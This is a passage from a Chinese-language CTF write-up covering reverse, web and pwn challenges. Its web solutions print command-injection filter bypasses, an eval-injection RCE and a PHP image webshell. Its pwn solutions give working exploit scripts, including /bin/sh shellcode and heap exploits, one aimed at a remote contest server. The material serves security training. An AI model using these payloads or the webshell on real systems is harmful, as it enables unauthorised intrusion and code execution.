15*72+x16*39+x17*91+x18*26+x19*74+x20*97+x21*42+x22*86+x23*79+x24*53+x25*50+x26*62+x27*14+x28*71+x29*55+x30*87+x
31*64+x32*77+x33*62+x34*63+x35*48+x36*27+x37*81+x38*93+x39*85+x40*65+x41*83)
s.add(222855 == x0*92+x1*26+x2*78+x3*74+x4*25+x5*38+x6*64+x7*98+x8*68+x9*71+x10*14+x11*99+x12*92+x13*11+x14*31+x
15*29+x16*20+x17*52+x18*17+x19*10+x20*21+x21*37+x22*99+x23*52+x24*66+x25*32+x26*57+x27*58+x28*25+x29*25+x30*93+x
31*54+x32*96+x33*70+x34*18+x35*66+x36*84+x37*27+x38*44+x39*28+x40*52+x41*83)
s.add(210754 == x0*53+x1*39+x2*23+x3*68+x4*62+x5*44+x6*98+x7*17+x8*80+x9*16+x10*63+x11*51+x12*15+x13*49+x14*84+x
15*23+x16*97+x17*26+x18*65+x19*35+x20*11+x21*83+x22*43+x23*64+x24*21+x25*39+x26*37+x27*79+x28*73+x29*61+x30*55+x
31*57+x32*58+x33*69+x34*16+x35*10+x36*48+x37*86+x38*80+x39*13+x40*67+x41*32)
s.add(261049 == x0*12+x1*69+x2*82+x3*77+x4*95+x5*22+x6*21+x7*85+x8*79+x9*58+x10*48+x11*83+x12*47+x13*77+x14*64+x
15*80+x16*56+x17*35+x18*78+x19*67+x20*46+x21*93+x22*51+x23*75+x24*69+x25*62+x26*44+x27*11+x28*46+x29*98+x30*37+x
31*93+x32*34+x33*53+x34*87+x35*46+x36*85+x37*79+x38*69+x39*81+x40*45+x41*86)
s.add(254017 == x0*51+x1*74+x2*62+x3*62+x4*86+x5*10+x6*49+x7*94+x8*65+x9*50+x10*62+x11*95+x12*48+x13*66+x14*14+x
15*84+x16*61+x17*41+x18*89+x19*78+x20*46+x21*60+x22*20+x23*97+x24*32+x25*65+x26*61+x27*78+x28*57+x29*16+x30*64+x
31*97+x32*81+x33*81+x34*76+x35*61+x36*27+x37*46+x38*99+x39*64+x40*35+x41*99)
s.add(202040 == x0*15+x1*47+x2*16+x3*70+x4*28+x5*32+x6*65+x7*82+x8*53+x9*32+x10*29+x11*25+x12*69+x13*96+x14*52+x
15*76+x16*22+x17*41+x18*82+x19*91+x20*47+x21*24+x22*55+x23*40+x24*18+x25*19+x26*52+x27*83+x28*37+x29*51+x30*89+x
31*37+x32*27+x33*55+x34*40+x35*82+x36*61+x37*27+x38*26+x39*28+x40*30+x41*73)
s.add(213614 == x0*11+x1*29+x2*51+x3*69+x4*81+x5*96+x6*58+x7*97+x8*36+x9*81+x10*18+x11*62+x12*73+x13*32+x14*72+x
15*11+x16*49+x17*61+x18*69+x19*67+x20*54+x21*30+x22*10+x23*70+x24*42+x25*27+x26*19+x27*11+x28*97+x29*83+x30*27+x
31*40+x32*63+x33*12+x34*41+x35*21+x36*84+x37*74+x38*22+x39*19+x40*65+x41*79)
s.add(246738 == x0*76+x1*64+x2*47+x3*17+x4*80+x5*57+x6*93+x7*11+x8*79+x9*98+x10*56+x11*86+x12*23+x13*67+x14*63+x
15*11+x16*54+x17*72+x18*80+x19*44+x20*50+x21*61+x22*14+x23*43+x24*80+x25*48+x26*63+x27*52+x28*99+x29*79+x30*40+x
31*64+x32*49+x33*55+x34*52+x35*78+x36*48+x37*60+x38*44+x39*32+x40*85+x41*98)
s.add(204859 == x0*77+x1*34+x2*26+x3*66+x4*87+x5*76+x6*58+x7*39+x8*81+x9*60+x10*83+x11*23+x12*16+x13*62+x14*33+x
15*36+x16*85+x17*40+x18*64+x19*78+x20*22+x21*11+x22*81+x23*81+x24*27+x25*12+x26*11+x27*41+x28*15+x29*19+x30*69+x
```

```
31*20+x32*26+x33*66+x34*17+x35*87+x36*50+x37*67+x38*47+x39*21+x40*31+x41*81)
s.add(248644 == x0*56+x1*66+x2*51+x3*80+x4*33+x5*73+x6*76+x7*42+x8*13+x9*91+x10*75+x11*90+x12*82+x13*20+x14*15+x
15*99+x16*33+x17*18+x18*22+x19*28+x20*39+x21*17+x22*74+x23*54+x24*78+x25*47+x26*61+x27*68+x28*73+x29*95+x30*60+x
31*52+x32*84+x33*11+x34*78+x35*67+x36*82+x37*79+x38*31+x39*94+x40*78+x41*74)
s.add(227559 == x0*24+x1*15+x2*63+x3*20+x4*81+x5*71+x6*50+x7*77+x8*98+x9*71+x10*98+x11*43+x12*57+x13*10+x14*66+x
15*53+x16*36+x17*45+x18*44+x19*54+x20*90+x21*22+x22*96+x23*68+x24*98+x25*27+x26*71+x27*78+x28*37+x29*43+x30*20+x
31*50+x32*82+x33*84+x34*19+x35*76+x36*59+x37*27+x38*47+x39*31+x40*19+x41*31)
s.add(215120 == x0*45+x1*66+x2*23+x3*77+x4*41+x5*65+x6*99+x7*35+x8*67+x9*29+x10*63+x11*77+x12*55+x13*36+x14*27+x
15*63+x16*43+x17*70+x18*55+x19*11+x20*28+x21*17+x22*77+x23*90+x24*28+x25*57+x26*62+x27*98+x28*84+x29*96+x30*36+x
31*43+x32*30+x33*73+x34*32+x35*25+x36*34+x37*14+x38*91+x39*18+x40*73+x41*26)
s.add(218244 == x0*65+x1*25+x2*41+x3*22+x4*34+x5*46+x6*91+x7*70+x8*35+x9*22+x10*65+x11*60+x12*96+x13*58+x14*76+x
15*80+x16*21+x17*62+x18*59+x19*70+x20*51+x21*50+x22*39+x23*14+x24*31+x25*39+x26*79+x27*49+x28*45+x29*82+x30*74+x
31*35+x32*56+x33*24+x34*93+x35*47+x36*32+x37*41+x38*14+x39*15+x40*71+x41*51)
s.add(229321 == x0*45+x1*99+x2*29+x3*14+x4*89+x5*72+x6*48+x7*43+x8*92+x9*10+x10*94+x11*13+x12*33+x13*94+x14*59+x
15*22+x16*65+x17*29+x18*23+x19*86+x20*67+x21*83+x22*28+x23*46+x24*83+x25*89+x26*48+x27*59+x28*28+x29*38+x30*82+x
31*32+x32*70+x33*50+x34*28+x35*39+x36*24+x37*60+x38*17+x39*37+x40*60+x41*90)
s.add(233372 == x0*62+x1*66+x2*17+x3*38+x4*19+x5*83+x6*12+x7*98+x8*61+x9*57+x10*63+x11*67+x12*69+x13*10+x14*24+x
15*75+x16*60+x17*87+x18*76+x19*37+x20*91+x21*35+x22*20+x23*30+x24*24+x25*77+x26*29+x27*27+x28*40+x29*36+x30*98+x
31*82+x32*20+x33*67+x34*45+x35*96+x36*99+x37*80+x38*17+x39*55+x40*74+x41*55)
s.add(251643 == x0*64+x1*68+x2*36+x3*79+x4*23+x5*96+x6*16+x7*40+x8*79+x9*16+x10*85+x11*77+x12*99+x13*56+x14*95+x
15*99+x16*60+x17*28+x18*11+x19*96+x20*22+x21*66+x22*47+x23*66+x24*90+x25*48+x26*80+x27*34+x28*22+x29*47+x30*66+x
31*80+x32*37+x33*43+x34*75+x35*84+x36*23+x37*21+x38*39+x39*85+x40*64+x41*95)
s.add(245051 == x0*14+x1*55+x2*61+x3*90+x4*62+x5*91+x6*24+x7*31+x8*40+x9*34+x10*88+x11*59+x12*65+x13*26+x14*16+x
15*28+x16*36+x17*33+x18*81+x19*91+x20*99+x21*57+x22*69+x23*75+x24*32+x25*98+x26*17+x27*60+x28*94+x29*16+x30*89+x
31*51+x32*35+x33*74+x34*87+x35*98+x36*52+x37*39+x38*73+x39*41+x40*65+x41*65)
s.add(228339 == x0*58+x1*64+x2*96+x3*49+x4*96+x5*43+x6*13+x7*28+x8*42+x9*90+x10*80+x11*33+x12*68+x13*62+x14*42+x
15*78+x16*75+x17*56+x18*20+x19*66+x20*45+x21*63+x22*10+x23*72+x24*41+x25*63+x26*28+x27*42+x28*60+x29*26+x30*76+x
31*20+x32*98+x33*19+x34*51+x35*68+x36*80+x37*12+x38*48+x39*68+x40*80+x41*15)
s.add(271672 == x0*93+x1*74+x2*76+x3*39+x4*79+x5*99+x6*22+x7*66+x8*47+x9*40+x10*85+x11*58+x12*50+x13*56+x14*84+x
15*93+x16*65+x17*65+x18*56+x19*66+x20*95+x21*32+x22*84+x23*48+x24*51+x25*68+x26*30+x27*96+x28*93+x29*60+x30*83+x
31*79+x32*54+x33*61+x34*99+x35*77+x36*12+x37*51+x38*31+x39*93+x40*54+x41*12)
s.add(207826 == x0*30+x1*29+x2*52+x3*29+x4*91+x5*81+x6*31+x7*28+x8*75+x9*84+x10*10+x11*40+x12*14+x13*34+x14*26+x
15*70+x16*94+x17*74+x18*27+x19*38+x20*55+x21*13+x22*21+x23*55+x24*79+x25*94+x26*45+x27*41+x28*39+x29*62+x30*56+x
31*25+x32*10+x33*54+x34*61+x35*58+x36*23+x37*97+x38*95+x39*70+x40*18+x41*62)
s.add(208076 == x0*19+x1*60+x2*27+x3*79+x4*53+x5*21+x6*21+x7*47+x8*52+x9*26+x10*42+x11*82+x12*20+x13*87+x14*74+x
15*57+x16*88+x17*22+x18*67+x19*95+x20*69+x21*24+x22*50+x23*14+x24*31+x25*26+x26*38+x27*40+x28*31+x29*46+x30*17+x
31*67+x32*85+x33*54+x34*33+x35*46+x36*43+x37*72+x38*84+x39*94+x40*67+x41*29)
s.add(230168 == x0*37+x1*52+x2*47+x3*30+x4*99+x5*11+x6*20+x7*20+x8*41+x9*72+x10*46+x11*78+x12*97+x13*93+x14*47+x
15*73+x16*48+x17*35+x18*85+x19*99+x20*77+x21*49+x22*48+x23*75+x24*94+x25*44+x26*29+x27*11+x28*18+x29*71+x30*82+x
31*88+x32*27+x33*70+x34*95+x35*26+x36*19+x37*73+x38*61+x39*51+x40*55+x41*51)
s.add(195444 == x0*92+x1*21+x2*36+x3*77+x4*36+x5*27+x6*25+x7*45+x8*48+x9*16+x10*73+x11*90+x12*71+x13*53+x14*47+x
15*39+x16*75+x17*33+x18*96+x19*11+x20*22+x21*18+x22*15+x23*48+x24*20+x25*16+x26*90+x27*50+x28*66+x29*11+x30*49+x
31*91+x32*23+x33*60+x34*81+x35*53+x36*57+x37*18+x38*19+x39*40+x40*54+x41*48)
s.add(233025 == x0*47+x1*22+x2*61+x3*36+x4*88+x5*58+x6*42+x7*13+x8*69+x9*33+x10*89+x11*93+x12*93+x13*75+x14*31+x
15*98+x16*65+x17*94+x18*77+x19*16+x20*14+x21*99+x22*21+x23*89+x24*90+x25*37+x26*27+x27*11+x28*22+x29*80+x30*66+x
31*65+x32*31+x33*70+x34*76+x35*29+x36*49+x37*92+x38*51+x39*38+x40*27+x41*47)
s.add(224202 == x0*69+x1*33+x2*97+x3*97+x4*51+x5*59+x6*15+x7*17+x8*92+x9*59+x10*84+x11*19+x12*33+x13*54+x14*78+x
15*15+x16*50+x17*28+x18*40+x19*68+x20*75+x21*23+x22*55+x23*38+x24*69+x25*46+x26*21+x27*39+x28*36+x29*74+x30*84+x
31*90+x32*31+x33*57+x34*81+x35*21+x36*46+x37*66+x38*63+x39*23+x40*43+x41*82)
s.add(246170 == x0*26+x1*52+x2*48+x3*41+x4*14+x5*64+x6*11+x7*31+x8*90+x9*49+x10*93+x11*92+x12*45+x13*56+x14*99+x
15*85+x16*81+x17*26+x18*34+x19*27+x20*55+x21*55+x22*85+x23*26+x24*41+x25*83+x26*41+x27*46+x28*89+x29*41+x30*66+x
31*96+x32*92+x33*16+x34*47+x35*73+x36*59+x37*85+x38*57+x39*88+x40*70+x41*49)
s.add(223337 == x0*26+x1*74+x2*51+x3*31+x4*10+x5*55+x6*23+x7*33+x8*62+x9*97+x10*93+x11*71+x12*96+x13*89+x14*28+x
15*35+x16*63+x17*26+x18*66+x19*12+x20*83+x21*67+x22*39+x23*72+x24*92+x25*78+x26*70+x27*19+x28*63+x29*76+x30*74+x
31*70+x32*84+x33*31+x34*18+x35*22+x36*54+x37*74+x38*32+x39*30+x40*65+x41*15)
s.add(244180 == x0*88+x1*20+x2*28+x3*71+x4*54+x5*74+x6*73+x7*90+x8*12+x9*35+x10*49+x11*94+x12*69+x13*20+x14*18+x
15*88+x16*80+x17*88+x18*73+x19*65+x20*19+x21*40+x22*23+x23*17+x24*21+x25*48+x26*71+x27*89+x28*96+x29*61+x30*92+x
31*81+x32*74+x33*36+x34*78+x35*16+x36*81+x37*39+x38*43+x39*12+x40*80+x41*91)
s.add(241027 == x0*30+x1*64+x2*16+x3*36+x4*85+x5*58+x6*43+x7*97+x8*90+x9*85+x10*79+x11*28+x12*28+x13*86+x14*24+x
```

```
15*40+x16*43+x17*22+x18*95+x19*74+x20*73+x21*29+x22*35+x23*13+x24*82+x25*67+x26*77+x27*76+x28*19+x29*70+x30*29+x
31*61+x32*92+x33*51+x34*82+x35*98+x36*40+x37*83+x38*72+x39*33+x40*81+x41*41)
s.add(225646 == x0*55+x1*16+x2*69+x3*49+x4*35+x5*88+x6*71+x7*14+x8*64+x9*16+x10*23+x11*34+x12*81+x13*89+x14*66+x
15*79+x16*20+x17*40+x18*11+x19*10+x20*52+x21*74+x22*55+x23*26+x24*64+x25*30+x26*97+x27*65+x28*51+x29*88+x30*55+x
31*59+x32*20+x33*18+x34*97+x35*86+x36*65+x37*28+x38*44+x39*71+x40*64+x41*93)
s.add(217174 == x0*48+x1*91+x2*36+x3*87+x4*35+x5*11+x6*40+x7*67+x8*90+x9*25+x10*39+x11*85+x12*29+x13*97+x14*57+x
15*44+x16*99+x17*88+x18*34+x19*83+x20*75+x21*10+x22*73+x23*63+x24*44+x25*63+x26*56+x27*17+x28*94+x29*16+x30*28+x
31*78+x32*55+x33*63+x34*19+x35*22+x36*37+x37*36+x38*42+x39*16+x40*49+x41*51)
s.add(222271 == x0*51+x1*55+x2*27+x3*49+x4*54+x5*89+x6*77+x7*58+x8*15+x9*36+x10*25+x11*43+x12*71+x13*57+x14*78+x
15*55+x16*54+x17*58+x18*28+x19*79+x20*87+x21*92+x22*39+x23*88+x24*61+x25*11+x26*27+x27*66+x28*59+x29*96+x30*79+x
31*75+x32*69+x33*25+x34*16+x35*40+x36*68+x37*30+x38*16+x39*12+x40*51+x41*48)
s.add(203973 == x0*71+x1*29+x2*57+x3*59+x4*30+x5*75+x6*67+x7*39+x8*95+x9*14+x10*48+x11*49+x12*35+x13*93+x14*56+x
15*94+x16*14+x17*59+x18*12+x19*49+x20*19+x21*40+x22*16+x23*86+x24*79+x25*38+x26*31+x27*43+x28*82+x29*14+x30*51+x
31*85+x32*85+x33*19+x34*99+x35*35+x36*30+x37*19+x38*26+x39*15+x40*32+x41*77)

if s.check() == sat:
 n = s.model()
 print(n)

#flag{nO_w@y_y0u_woRk_ou7_mY_equ4tions_5et}
```

ez_re

```
str=[0x53,0x52,0x66,0x5f,0x42,0x4f,0x71,0x50,0x0d,0x21,0x28,0x1f,0x6c,0x35,0x18,0x26,0x79,0x39,0x2e,0x2b,0x16,0x
7f,0x24,0x29,0x25,0x3a,0x0c,0x1f,0x37,0x09,0x25,0x67,0x2c]

t=55
flag=''

for i in range(33):
 flag+=chr(((str[i])^t)+2)
 t+=1
print(flag)

#flag{uNp4ck_1s_b@sic_5kill_Of_r3}
```

soso

IDA打开alt+t搜flag或者直接十六进制编辑器打开搜索

tables

```
b = [21, 4, 24, 25, 20, 5, 15, 9, 17, 6, 13, 3, 18, 12, 10, 19, 0, 22, 2, 11, 23, 1, 8, 7, 14, 16]
a = [17, 23, 7, 22, 1, 16, 6, 9, 21, 0, 15, 5, 10, 18, 2, 24, 4, 11, 3, 14, 19, 12, 20, 13, 8, 25]

charsetA = list("abcdefghijklmnopqrstuvwxyz")
charsetB = list("abcdefghijklmnopqrstuvwxyz")
flag = list("cdofjlshalidzkxlwutyxzoq")


i = 0
temp = 0



def left_rolling():
 a.append(a[0])
 del a[0]
 charsetA.append(charsetA[0])
 del charsetA[0]

def right_rolling():
 a.insert(0,a[len(a)-1])
 del a[len(a)-1]
 charsetA.insert(0,charsetA[len(charsetA)-1])
 del charsetA[len(charsetA)-1]

#Rolling towards the left till the initial position
for i in range(len(flag)):
 left_rolling()

flag = list(flag[::-1])
charsetA = list(charsetA)
v1=0
a_num = 0
b_num = 0

for temp in flag:
 v1 = charsetB.index(temp)
 b_num = b[v1]
 right_rolling()

 a_num = a[b_num]
 print(charsetA[a_num],end='')


#flag{ismytablethateasytocrack}
```

Web

EasyWeb

题目打开都是图片，给了两句提示，我们f12看一下，发现给了提示：

base64解码一下：`get_flag.php` 访问之后就是最基础的传参：

```php
<?php
error_reporting(E_ALL & ~E_NOTICE);
highlight_file(__FILE__);
include "f1ag.php";
if($_GET['wbb'] === 'cute' && $_POST['ctf'] === 'wust2021')
{
    echo $f1ag;
}
?>
```

payload:

Web2

机器人总动员，联想到最简单的robots协议，访问一下robots.txt后得到：

访问它得到flag:

矛盾

```php
<?php
header("content-type:text/html;charset=utf-8");
//矛盾
error_reporting(0);
highlight_file(__FILE__);
include "flag.php";
$num=$_GET['num'];
$s1=$_GET['s1'];
$s2=$_GET['s2'];
if($num !== '42'&& intval($num) == 42)
    {
        if($s1!==$s2 && md5($s1) == md5($s2))
        {
            echo $flag;
        }
        else
        {
            die("差一点!");
        }
    }
else
{
    die("再想想!");
}
?>
```

这里运用到了intval函数的性质和php弱比较，有两层，因为 intval(042)=42，那这里直接用042就可以绕过第一层，具体intval函数的用法可以参考php官方文档。

第二层 可以用数组绕过，也可以用弱比较绕过(找到两个不同字符串,md5加密后都是0e开头)

payload1（数组绕过 `?num=042&s1[]=1&s2=[]`

payload2 （弱比较 `?num=042&s1=s878926199a&s2=s214587387a` 这里s1和s2的值可以是其他，我随意找的两个。

命令执行

```php
<?php
header("content-type:text/html;charset=utf-8");
if(isset($_GET['cmd']))

    $cmd=$_GET['cmd'];
    if(preg_match('/flag|cat|\s/i',$cmd))
    {
        die("换个方式");
    }
    system($cmd);//最简单的命令执行，没有之一

}else{
    highlight_file(__FILE__);
}
?>
```

如题所说，最简单的命令执行，没有之一，简单的过滤了一下flag，cat，空格。

依次想办法绕过就行了 flag这里可以用斜杠，也可以用?匹配 等，cat也可以用反斜杠，也可以找等效的命令 如 `tac more` 等

空格的绕过可以用 `$IFS$9、 ${IFS}` 等

其中一种方式的payload: `?cmd=ca\t${IFS}/fla\g.txt`

Cover

其实这个题目，我是想考察考察$GLOBALS变量和变量覆盖，通过 $GLOBALS 拿到第一个提示进入后面的变量覆盖考点，但其实第一步就可以直接rce了。

先说说预期解：

```php
<?php
error_reporting(0);
//hint:php $GLOBALS
include 'flag.php';
highlight_file(__file__);
$a=$_GET['a'];
eval("var_dump($$a);");
?>
```

这里给了提示，$GLOBALS，是一个超级全局变量，又有 $$ 我们想到可以直接把全局变量给打印出来，搞不好flag直接就在变量里面。所以传参 `?a=GLOBALS` 后得到：

发现确实存在Flag，不过是错误的，但给了一个hint 我们访问 `c0ver2.php`

```php
<?php
error_reporting(E_ALL);

include('flag_is_there.php');

$choices = array('choice1'=>'1.txt','choice2'=>'2.txt','choice3'=>'3.txt');

if(isset($_GET['cover']) && is_array($_GET['cover'])) {
    extract($_GET['cover'], EXTR_OVERWRITE);
} else {
    highlight_file(__file__);
    die();
}
if(isset($_GET['choice'])) {
    $choice = $_GET['choice'];
    if (array_key_exists($choice, $choices) === FALSE) {
        echo "No! You only have 3 choice except you can break it ~";
        die();
    }
    $content = file_get_contents($choices[$choice]);
    echo $content;

} else {
    echo "Please choice one !";
}
?>
```

包含了`flag_is_there.php`，然后存在`file_get_contents`函数 很自然的思路是想办法通过这个函数拿到`flag_is_there.php`的内容，但是choices数组被写死了，似乎只能拿到`1.txt`， `2.txt`,`3.txt`的内容，但是发现这里有一个extract函数，所以我们可利用它来实现变量覆盖，这里用到二维数组实现：`?cover[choices][choice1]=flag_is_there.php&choice=choice1` F12得到flag

非预期：

第一步里面：`eval("var_dump($$a);");` 这个$a 参数没有任何过滤，所以我们可以传

`?a=a=1);system('ls');//` 直接rce：

EasyUpload

```php
<?php
    //try to visit upload_file.php
    error_reporting(0);
    highlight_file(__FILE__);
    $file = $_GET['file'];
    if (preg_match("/flag/", $file)){
        die('Oh no!');
    }
    include $file;
?>
```

一开始给了提示 有一个上传的点，`upload_file.php`，然后题目也给了源码上传点处理的源码，主要看这几行

```php
if(in_array($file_ext, ['php', 'php3', 'php4', 'php5', 'phtml', 'pht']))
{
    die('Php file ?');
}
if (!in_array($file_type, ['image/jpeg', 'image/gif', 'image/png']))
{
   die('Bad file');
}
if (preg_match("/<\?php|eval|assert|@/i", file_get_contents($file_content)))
{
   die('Bad file of content !');
}
```

后缀用黑名单，文件类型限制为图片，文件内容也做了限制。考虑到前面有一个index.php中 `include` 函数，所以考虑包含图片马，后缀和类型我们可以轻松绕过，而关于文件内容绕过，过滤了 `<?php` 我们可以用 `<script>标签` 绕过，过滤了 `eval` 和 `assert` 可以用拼接绕过，不过这里没有过滤system,那就直接用system。

在windows下合成 `.png` 图片马 php 文件内容为：`<script language='php'>system($_GET[cmd]);</script>`

上传之后，我们在 `index.php` 包含图片路径并传入命令参数，成功回显：

然后拿到根目录下flag:

BabyPHP

https://www.gem-love.com/ctf/2283.html#WUSTCTF%E6%9C%B4%E5%AE%9E%E6%97%A0%E5%8D%8ERevenge

Pwn

你管这叫新生赛？

描述：我理解的新生：什么都不会，别人理解的新生：就这？我直接进行一个AK

其实这题的关键很简单：搞清楚数据在计算机中是如何存储的

short int占2个字节，范围是：$0_{32767(0}$0x7fff) 和 $-32768_{-1(0x8000}$0xffff)

unsigned short int也占2个字节，范围是$0_{65535(0}$0xffff)

而计算机中的数据是以补码存储的，该输入什么数不用我多说了8

example：

- number1：32767
- number2：0

shellcode

描述：只需要输入shellcode就行啦（棒读

扔进ida可以发现是一道基础的栈溢出

题目会用int 80给一个输出，然后会允许你进行输入，输入可以直接完成栈溢出

（int 80中eax寄存器内存放的是操作数，4为输出，3为输入

思路是用输出leak出esp的地址，然后执行存放在栈内的shellcode

ROP直接跳转到 0x08048087 ，可以通过输出泄露出esp此时的地址

需要注意的是，这里获得的输出并不是当前的栈顶，相比于正常的函数调用，少了一个 pop esp的过程

所以我们需要对获得的 esp_addr - 0x4 才是真正的栈顶

所以 shellcode_addr = esp_addr - 0x4 + 0x18 = esp_addr + 0x14

同时pwntools生成的shellcode太长了，所以我们需要找个短一点的

exp：

```
from pwn import  *

p = process('./start')

payload = 'a'*0x14 + p32(0x08048087)
p.recvuntil(':')
p.send(payload)
addr = u32(p.recv(4))+0x14
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc
0\x40\xcd\x80"
payload = 'a'*0x14 + p32(addr) + shellcode
p.send(payload)
p.interactive()
```

ez_heap

这题由于出题组的失误，编译环境和给的libc是2.27，但是远程环境变成了2.23，导致一个非常简单的pwn题变成了技巧性较高，且要求一定漏洞知识储备的题目，这里分别给出两种情况下的做法

2.27

2.27由于有tcache，相当于一个没啥校验的fastbin，利用十分简单，最核心的漏洞点就是delete后没将指针清零，故我们只需要分配printf的got表地址，改成system即可

```python
from pwn import *
context.log_level = 'debug'
p = process("./ez_heap")
elf = ELF("./ez_heap")
printf_addr = elf.got['printf']
system_addr = elf.plt['system']

def new(payload):
 #p.recvuntil("!!!!!!!!!!")
 p.sendline("1")
 p.recvuntil(":")
 p.sendline(payload)
 p.recvuntil("Done")

def update(index,payload):
 #p.recvuntil("!!!!!!!!!!")
 p.sendline("2")
 p.recvuntil(":")
 p.sendline(str(index))
 p.recvuntil(":")
 p.sendline(payload)
 p.recvuntil("Done")

def show(index):
 #p.recvuntil("!!!!!!!!!!")
 p.sendline("4")
 p.recvuntil(":")
 p.sendline(str(index))
 return p.recv(0x100)

def delete(index):
 #p.recvuntil("!!!!!!!!!!")
 p.sendline("4")
 p.recvuntil(":")
 p.sendline(str(index))
 p.recvuntil("Done")

def flag():
 #p.recvuntil("!!!!!!!!!!")
 p.sendline("5")
 p.recv(100)

new("111")
new("222")

delete(0)
update(0,p64(printf_addr))
new("111still")
new(p64(system_addr))

flag()
p.interactive()
```

2.23

2.23就较为困难，因为fastbin会校验size位，符合才能分配，这里感谢 @不会修电脑 师傅提供的exp

大体思路是先获取libc基址，然后利用edit函数的任意地址写获取shell

获取libc基址

一般来说，堆题获取libc基址的方法是利用main_arena，而可以看到delete函数是用scanf获取的址，scanf有一个机制：

> scanf如果读取到一个较长的字符串，会申请一个large bin，此时会触发malloc_consolidate，堆块合并，fastbin会被添加到unsorted bin，申请一个large bin的时候会进入small bin中，因此此时就有了main_arena附近的地址。

故我们删除一个堆块后利用这个特性让它在unsorted bin内得到main_arena地址，再次show这个堆块即可获取libc基址

获取shell

hook相关可以参考这里： http://0bs3rver.space/2020/11/26/pwnable-tw-TcacheTear-tcache-dupANDhouse-of-spiritAND-free-hook/#控制流劫持

我们获得了libc基址，即可得到`__free_hook`的地址，而edit函数由于并未校验index值，故实际上存在任意地址写，我们又可以通过fastbin的单链表机制打印出heap的地址。

那么我们就可以首先利用add把`__free_hook`的地址放到堆块中，再计算出堆块与chunk数组的偏移，即可利用edit函数将`__free_hook`的地址视为堆块地址，向里面写入one_gadget的值，再delete堆块调用`__free_hook`，即可获取shell

```python
from pwn import *


#p = process(['./pwn'],env={'LD_PRELOAD':'./libc.so'})

elf = ELF('./pwn')
libc = ELF('./libc.so.6')
context(os='linux',arch='amd64',log_level='debug')

def duan():
 gdb.attach(p)
 pause()
def add(content):
 p.sendlineafter('!!!\n\n','1')
 p.sendafter('Content:\n',content)
def edit(index,content):
 p.sendlineafter('!!!\n\n','2')
 p.sendlineafter('Index:\n',str(index))
 p.sendafter('Content:\n',content)
def show(index):
 p.sendlineafter('!!!\n\n','3')
 p.sendlineafter('Index:\n',str(index))
def delete(index):
 p.sendlineafter('!!!\n\n','4')
 p.sendlineafter('Index:\n',str(index))

og = [0x45226,0x4527a,0xf0364,0xf1207]
#p = process('./pwn')
p = remote('175.24.81.163',10001)

add('aaaaaaaa')
add('bbbbbbbb')
delete(0)
delete('1'*0x410)
show(0)
libc_base = u64(p.recv(6).ljust(8,'\x00'))-120-0x10-libc.symbols['__malloc_hook']
malloc_hook = libc_base+libc.symbols['__malloc_hook']
free_hook = libc_base+libc.symbols['__free_hook']
exit_hook = libc_base+0x5f0040+3848
shell = libc_base+og[1]
print 'libc_base-->'+hex(libc_base)
print 'exit_hook-->'+hex(exit_hook)
print 'malloc_hook-->'+hex(malloc_hook)
add('aaaaaaaa')
add('bbbbbbbb')
add('cccccccc')
delete(0)
delete(1)
show(1)
heap_base = u64(p.recvuntil('\x00\x00\x00')[:-3].ljust(8,'\x00'))
print 'heap_base-->'+hex(heap_base)
add(p64(free_hook))
heap = heap_base+0x70
offset = (heap-0x00601460)/8
print 'offset-->'+str(offset)
edit(offset,p64(shell))
delete(0)
p.interactive()
```